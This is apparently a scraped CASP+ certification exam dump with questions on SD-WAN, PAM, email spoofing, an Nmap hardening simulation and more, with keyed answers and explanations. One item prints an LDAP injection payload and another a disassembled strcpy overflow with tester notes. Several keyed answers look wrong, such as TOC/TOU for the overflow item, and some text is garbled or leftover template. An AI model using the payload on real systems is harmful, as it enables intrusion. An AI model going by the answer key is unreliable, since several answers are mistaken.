
Complete the configuration files to meet the following requirements:

- The EAP method must use mutual certificate-based authentication (With issued client certificates).
- The IKEv2 Cipher suite must be configured to the MOST secure authenticated mode of operation,
- The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters,

##### INSTRUCTIONS

Click on the AAA server and VPN concentrator to complete the configuration.

Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:

**VPN concentrator**

Select proposal

re-eap {

proposals =

plugins {

eap-radius {

secret =

server =

Reset to Default

Save

Close

AAA Server:

**AAA server**

Select eap

eap {

default\_eap\_type =

client conc {

ip addr =

secret =

require\_message\_authenticator = yes

Reset to Default

Save

Close

- A. Mastered
- B. Not Mastered

**Answer:** A


**Explanation:**

VPN Concentrator:





AAA Server:



#### NEW QUESTION 213

Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

- A. Zigbee
- B. CAN
- C. DNP3
- D. Modbus

**Answer: A**

#### Explanation:

Reference: <https://urgentcomm.com/2007/11/01/connecting-on-a-personal-level/>

#### NEW QUESTION 216

A global organization's Chief Information Security Officer (CISO) has been asked to analyze the risks involved in a plan to move the organization's current MPLS-based WAN network to use commodity Internet and SD-WAN hardware. The SD-WAN provider is currently highly regarded but is a regional provider. Which of the following is MOST likely identified as a potential risk by the CISO?

- A. The SD-WAN provider would not be able to handle the organization's bandwidth requirements.
- B. The operating costs of the MPLS network are too high for the organization.
- C. The SD-WAN provider uses a third party for support.
- D. Internal IT staff will not be able to properly support remote offices after the migration.

**Answer: C**

#### Explanation:

SD-WAN (Software-Defined Wide Area Network) is a technology that allows organizations to use multiple, low-cost Internet connections to create a secure and dynamic WAN. SD-WAN can provide benefits such as lower costs, higher performance, and easier management compared to traditional WAN technologies, such as MPLS (Multiprotocol Label Switching).

However, SD-WAN also introduces some potential risks, such as:

- ? The reliability and security of the Internet connections, which may vary depending on the location, provider, and traffic conditions.
- ? The compatibility and interoperability of the SD-WAN hardware and software, which may come from different vendors or use different standards.
- ? The availability and quality of the SD-WAN provider's support, which may depend on the provider's size, reputation, and outsourcing practices.

In this case, the CISO would most likely identify the risk that the SD-WAN provider uses a third party for support, because this could:

- ? Affect the organization's ability to resolve issues or request changes in a timely and effective manner.

- ? Expose the organization's network data and configuration to unauthorized or malicious parties.
- ? Increase the complexity and uncertainty of the SD-WAN service level agreement (SLA) and contract terms.

**NEW QUESTION 220**

A financial institution has several that currently employ the following controls:

- \* The servers follow a monthly patching cycle.
- \* All changes must go through a change management process.
- \* Developers and systems administrators must log into a jumpbox to access the servers hosting the data using two-factor authentication.
- \* The servers are on an isolated VLAN and cannot be directly accessed from the internal production network.

An outage recently occurred and lasted several days due to an upgrade that circumvented the approval process. Once the security team discovered an unauthorized patch was installed, they were able to resume operations within an hour. Which of the following should the security administrator recommend to reduce the time to resolution if a similar incident occurs in the future?

- A. Require more than one approver for all change management requests.
- B. Implement file integrity monitoring with automated alerts on the servers.
- C. Disable automatic patch update capabilities on the servers
- D. Enhanced audit logging on the jump servers and ship the logs to the SIEM.

**Answer: B**

**NEW QUESTION 221**

A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:

```
0x014435a5 <+7>: mov 0x8(%ebp),%eax
0x014435a8 <+10>: movl $0xffffffff,-0x1c(%ebp) //Tester note, Start
0x014435af <+17>: mov %eax,%edx
0x014435b1 <+19>: mov $0x0,%eax
0x014435b6 <+24>: mov -0x1c(%ebp),%ecx
0x014435b9 <+27>: mov %edx,%edi
0x014435bb <+29>: repnz scas %es:(%edi),%al
0x014435bd <+31>: mov %ecx,%eax
0x014435bf <+33>: not %eax
0x014435c1 <+35>: sub $0x1,%eax //Tester note, end
0x014435c4 <+38>: mov %al,-0x9(%ebp)
0x014435c7 <+41>: cmpl $0x3,-0x9(%ebp) //Tester note <=4
0x014435cb <+45>: jbe 0x1448500 <validate_passwd+98>
0x014435cd <+47>: cmpl $0x8,-0x9(%ebp) //Tester note >=8
0x014435d1 <+51>: ja 0x1448500 <validate_passwd+98>
0x014435d3 <+53>: movl $0x1448660,(%esp)
0x014435d6 <+60>: call 0x14483a0 <puts@plt>
0x014435df <+65>: mov 0x144a020,%eax
0x014435e4 <+70>: mov %eax,(%esp)
0x014435e7 <+73>: call 0x1448380 <fflush@plt>
0x014435ec <+78>: mov 0x8(%ebp),%eax
0x014435ef <+81>: mov %eax,0x4(%esp)
0x014435f3 <+85>: lea -0x14(%ebp),%eax
0x014435f6 <+88>: mov %eax,(%esp)
0x014435f9 <+91>: call 0x1448390 <strcpy@plt> //Tester note, breakpoint
0x014435fe <+96>: jmp 0x1448519 <validate_passwd+123>
0x01448500 <+98>: movl $0x144866f,(%esp)
```

The penetration testers MOST likely took advantage of:

- A. A TOC/TOU vulnerability
- B. A plain-text password disclosure
- C. An integer overflow vulnerability
- D. A buffer overflow vulnerability

**Answer: A**

**NEW QUESTION 224**

An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact.

Which of the following should the organization perform NEXT?

- A. Assess the residual risk.
- B. Update the organization's threat model.
- C. Move to the next risk in the register.
- D. Recalculate the magnitude of impact.

**Answer: A**

**NEW QUESTION 229**

Correct Answer: (Answer option in bold)

Short but Comprehensive Explanation of Correct Answer Only: (Short Explanation based on CompTIA CASP+ documents and resources)

Verified References: (Related URLs AND Make sure Links are working and verified references)

=====

A security administrator wants to detect a potential forged sender claim in the envelope of an email. Which of the following should the security administrator implement? (Select TWO).

- A. MX record
- B. DMARC
- C. SPF
- D. DNSSEC
- E. S/MIME
- F. TLS

**Answer:** BC

**Explanation:**

DMARC (Domain-based Message Authentication, Reporting and Conformance) and SPF (Sender Policy Framework) are two mechanisms that can help detect and prevent email spoofing, which is the creation of email messages with a forged sender address. DMARC allows a domain owner to publish a policy that specifies how receivers should handle messages that fail authentication tests, such as SPF or DKIM (DomainKeys Identified Mail). SPF allows a domain owner to specify which mail servers are authorized to send email on behalf of their domain. By checking the DMARC and SPF records of the sender's domain, a receiver can verify if the email is from a legitimate source or not. Verified References:

? [https://en.wikipedia.org/wiki/Email\\_spoofing](https://en.wikipedia.org/wiki/Email_spoofing)

? <https://en.wikipedia.org/wiki/DMARC>

? [https://en.wikipedia.org/wiki/Sender\\_Policy\\_Framework](https://en.wikipedia.org/wiki/Sender_Policy_Framework)

**NEW QUESTION 230**

A web service provider has just taken on a very large contract that comes with requirements that are currently not being implemented in order to meet contractual requirements, the company must achieve the following thresholds

- 99.99% uptime
- Load time in 3 seconds
- Response time = <1.0 seconds

Starting with the computing environment, which of the following should a security engineer recommend to BEST meet the requirements? (Select THREE)

- A. Installing a firewall at corporate headquarters
- B. Deploying a content delivery network
- C. Implementing server clusters
- D. Employing bare-metal loading of applications
- E. Lowering storage input/output
- F. Implementing RAID on the backup servers
- G. Utilizing redundant power for all developer workstations
- H. Ensuring technological diversity on critical servers

**Answer:** BCE

**Explanation:**

To meet the contractual requirements of the web service provider, a security engineer should recommend the following actions:

? Deploying a content delivery network (CDN): A CDN is a distributed system of

servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the uptime, load time, and response time of web services by caching content closer to the users, reducing latency and bandwidth consumption. A CDN can also help mitigate distributed denial-of-service (DDoS) attacks by absorbing or filtering malicious traffic before it reaches the origin servers, reducing the impact on the web service availability<sup>12</sup>.

? Implementing server clusters: A server cluster is a group of servers that work

together to provide high availability, scalability, and load balancing for web services. A server cluster can help improve the uptime, load time, and response time of web services by distributing the workload across multiple servers, reducing the risk of single points of failure and performance bottlenecks. A server cluster can also help recover from failures by automatically switching to another server in case of a malfunction<sup>34</sup>.

? Lowering storage input/output (I/O): Storage I/O is the amount of data that can be

read from or written to a storage device in a given time. Storage I/O can affect the performance of web services by limiting the speed of data transfer between the servers and the storage devices. Lowering storage I/O can help improve the load time and response time of web services by reducing the latency and congestion of data access. Lowering storage I/O can be achieved by using faster storage devices, such as solid-state drives (SSDs), optimizing the storage layout and configuration, such as using RAID or striping, and caching frequently accessed data in memory<sup>5</sup>.

Installing a firewall at corporate headquarters is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. A firewall is a device or software that filters and blocks unwanted network traffic based on predefined rules. A firewall can help improve the security of web services by preventing unauthorized access and attacks, but it may also introduce additional latency and complexity to the network.

Employing bare-metal loading of applications is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Bare-metal loading is a technique that allows applications to run directly on hardware without an operating system or a hypervisor. Bare-metal loading can help improve the performance and efficiency of applications by eliminating the overhead and interference of other software layers, but it may also increase the difficulty and cost of deployment and maintenance.

Implementing RAID on the backup servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. RAID (redundant array of independent disks) is a technique that combines multiple disks into a logical unit that provides improved performance, reliability, or both. RAID can help improve the availability and security of backup data by protecting it from disk failures or corruption, but it may also introduce additional complexity and overhead to the backup process.

Utilizing redundant power for all developer workstations is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Redundant power is a technique that provides multiple sources of power for an IT system in case one fails. Redundant power can help improve the availability and reliability of developer workstations by preventing them from losing power due to outages or surges, but it may also increase the cost and energy consumption of the system.

Ensuring technological diversity on critical servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Technological diversity is a technique that uses different types of hardware, software, or platforms in an IT environment.

Technological diversity can help improve resilience by reducing single points of failure and increasing compatibility, but it may also introduce additional complexity and inconsistency to the

environment. References: What Is CDN? How Does CDN Work? | Imperva, What Is Server Clustering? | IBM, What Is Server Clustering? | IBM, Server Clustering: What It Is & How It Works | Liquid Web, Storage I/O Performance - an overview | ScienceDirect Topics, [How



to Improve Storage I/O Performance | StarWind Blog], [What Is Firewall Security? | Cisco], [What is Bare Metal? | IBM], [What is RAID? | Dell Technologies US], [What Is Redundant Power Supply? | Dell Technologies US], [Technological Diversity - an overview | ScienceDirect Topics]

#### NEW QUESTION 233

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

Which of the following would BEST mitigate this vulnerability?

- A. Network intrusion prevention
- B. Data encoding
- C. Input validation
- D. CAPTCHA

**Answer: C**

#### NEW QUESTION 236

A Chief Security Officer (CSO) is concerned about the number of successful ransomware attacks that have hit the company. The data indicates most of the attacks came through a fake email. The company has added training, and the CSO now wants to evaluate whether the training has been successful. Which of the following should the CSO implement?

- A. Simulating a spam campaign
- B. Conducting a sanctioned phishing attack
- C. Performing a risk assessment
- D. Executing a penetration test

**Answer: A**

#### Explanation:

A spam campaign is a mass distribution of unsolicited or fraudulent emails that may contain malicious links, attachments, or requests. Spam campaigns are often used by attackers to deliver ransomware, which is a type of malware that encrypts the victim's data and demands a ransom for its decryption.

Simulating a spam campaign would allow the Chief Security Officer (CSO) to evaluate whether the training has been successful in reducing the number of successful ransomware attacks that have hit the company, because it would:

? Test the employees' ability to recognize and avoid clicking on fake or malicious emails, which is one of the main vectors for ransomware infection.

? Measure the effectiveness of the training by comparing the click-through rate and the infection rate before and after the training.

? Provide feedback and reinforcement to the employees by informing them of their performance and reminding them of the best practices for email security.

#### NEW QUESTION 237

An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.

Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

- A. NIST
- B. GDPR
- C. PCI DSS
- D. ISO

**Answer: C**

#### Explanation:

PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified References: <https://www.comptia.org/blog/what-is-pci-dss> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 240

A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

- A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
- B. Implement cloud infrastructure to proxy all user web traffic to enforce DLP and encryption policies.
- C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
- D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

**Answer: C**

#### Explanation:



The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 1: Network Security Architecture and Design, Section 1.3: Cloud Security.

#### NEW QUESTION 242

A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation.

Which of the following is the BEST solution to meet these objectives?

- A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.
- B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.
- C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.
- D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.

**Answer: B**

#### Explanation:

PAM (Privileged Access Management) is a solution that can increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. By implementing PAM, removing users from the local administrators group, and prompting users for explicit approval when elevated privileges are required, the security engineer can reduce the attack surface, prevent unauthorized access, and enforce the principle of least privilege. Implementing PAM, keeping users in the local administrators group, and enabling local administrator account monitoring may not provide enough control or visibility over local administrator accounts, as users could still abuse or compromise their privileges. Implementing EDR (Endpoint Detection and Response) may not provide enough control or visibility over local administrator accounts, as EDR is mainly focused on detecting and responding to threats, not managing privileges. Enabling user behavior analytics may not provide enough control or visibility over local administrator accounts, as user behavior analytics is mainly focused on identifying anomalies or risks in user activity, not managing privileges. Verified References: <https://www.comptia.org/blog/what-is-pam>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 243

A software company wants to build a platform by integrating with another company's established product. Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

- A. Data sovereignty
- B. Shared responsibility
- C. Source code escrow
- D. Safe harbor considerations

**Answer: B**

#### Explanation:

When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

#### NEW QUESTION 248

A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.

Which of the following would be BEST for the company to implement?

- A. A WAF
- B. An IDS
- C. A SIEM
- D. A honeypot

**Answer: D**

#### Explanation:

Reference: <https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot>

#### NEW QUESTION 249

A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

- A. Loss of governance
- B. Vendor lockout
- C. Compliance risk
- D. Vendor lock-in

**Answer: C**

#### NEW QUESTION 251

An organization requires a contractual document that includes

- An overview of what is covered

- Goals and objectives
  - Performance metrics for each party
  - A review of how the agreement is managed by all parties
- Which of the following BEST describes this type of contractual document?

A. SLA  
B. BAA  
C. NDA  
D. ISA

**Answer:** A

**Explanation:**

A Service Level Agreement is a contract between a service provider and a customer that outlines the level of services to be provided, the metrics by which those services will be measured, and how the agreement will be managed by both parties. SLAs also include provisions for dispute resolution and for the termination of the agreement.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5: Security Testing, Section 5.7: Service Level Agreements.

**NEW QUESTION 255**

FILL IN THE BLANK

SIMULATION

You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.

The company's hardening guidelines indicate the following: There should be one primary server or service per device. Only default ports should be used.

Non-secure protocols should be disabled.

INSTRUCTIONS

Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.

For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:

The IP address of the device

The primary server or service of the device (Note that each IP should be associated with one service/port only)

The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

NMAP Scan Output

Nmap scan report for 10.1.45.65  
Host is up (0.015s latency).  
Not shown: 998 filtered ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	CrushFTP sftpd (protocol 2.0)
8080/tcp	open	http	CrushFTP web interface

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Microsoft Windows 7|2008  
OS CPE: cpe:/o:microsoft:windows\_7 cpe:/o:microsoft:windows\_server\_2008:r2  
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66  
Host is up (0.016s latency).  
Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
25/tcp	closed	smtp	Barracuda Networks Spam Firewall smtpd
415/tcp	open	ssl/smtp	smtpd
587/tcp	open	ssl/smtp	smtpd
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5

Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)  
No exact OS matches for host (test conditions non-ideal).  
Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam\_%26\_virus\_firewall\_600:-

Nmap scan report for 10.1.45.67  
Host is up (0.026s latency).  
Not shown: 991 filtered ports

PORT	STATE	SERVICE	VERSION
20/tcp	closed	ftp-data	
21/tcp	open	ftp	FileZilla ftpd 0.9.39 beta
22/tcp	closed	ssh	
80/tcp	open	http	Microsoft IIS httpd 7.5
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5
2001/tcp	closed	dc	
2047/tcp	closed	dls	
2196/tcp	closed	unknown	
6001/tcp	closed	X11:1	

Device type: general purpose  
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)  
OS CPE: cpe:/o:microsoft:windows\_vista:sp2 cpe:/o:microsoft:windows\_7:sp1 cpe:/o:microsoft:windows\_server\_2008 cpe:/o:microsoft:windows\_8.1:r1  
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)  
No exact OS matches for host (test conditions non-ideal).  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68  
Host is up (0.016s latency).  
Not shown: 999 filtered ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Pure-FTPd
443/tcp	open	ssl/http-proxy	SonicWALL SSL-VPN http proxy

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: firewall|general purpose|media device  
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)  
OS CPE: cpe:/o:linux:linux\_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux\_kernel:3.2 cpe:/o:linux:linux\_kernel:2.6.32  
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)  
No exact OS matches for host (test conditions non-ideal).

Devices Discovered (0)

+Add Device For

10.1.45.65

10.1.45.66

10.1.45.67

10.1.45.68

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**NMAP Scan Output**

```

Nmap scan report for 10.1.45.65
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8080/tcp   open  http     CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7[2008]
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

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21/tcp    open  ftp      FileZilla ftpd 0.9.39 beta
22/tcp    closed ssh
80/tcp    open  http     Microsoft IIS httpd 7.5
443/tcp    open  ssl/http Microsoft IIS httpd 7.5
2001/tcp   closed dc
2047/tcp   closed dls
2196/tcp   closed unknown
6001/tcp   closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista[7]2008[8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista:sp2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Pure-FTPd
443/tcp    open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall[general purpose][media device]
Running (JUST GUESSING): Linux 3.X[2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

```

**Devices Discovered (1)**

**+Add Device For** 10.1.45.66

**IP Address** 10.1.45.65

**Role**

- SFTP Server
- Email Server
- FTP Server
- UTM Appliance
- Web Server
- Database Server
- AD Server

**Disable Protocols**

- ☐ 20/tcp
- ☐ 21/tcp
- ☐ 22/tcp
- ☐ 25/tcp
- ☐ 80/tcp
- ☐ 415/tcp
- ☐ 443/tcp
- ☐ 8080/tcp

- A. Mastered  
 B. Not Mastered

**Answer: A**

**Explanation:**

- \* 10.1.45.65 SFTP Server Disable 8080
- \* 10.1.45.66 Email Server Disable 415 and 443
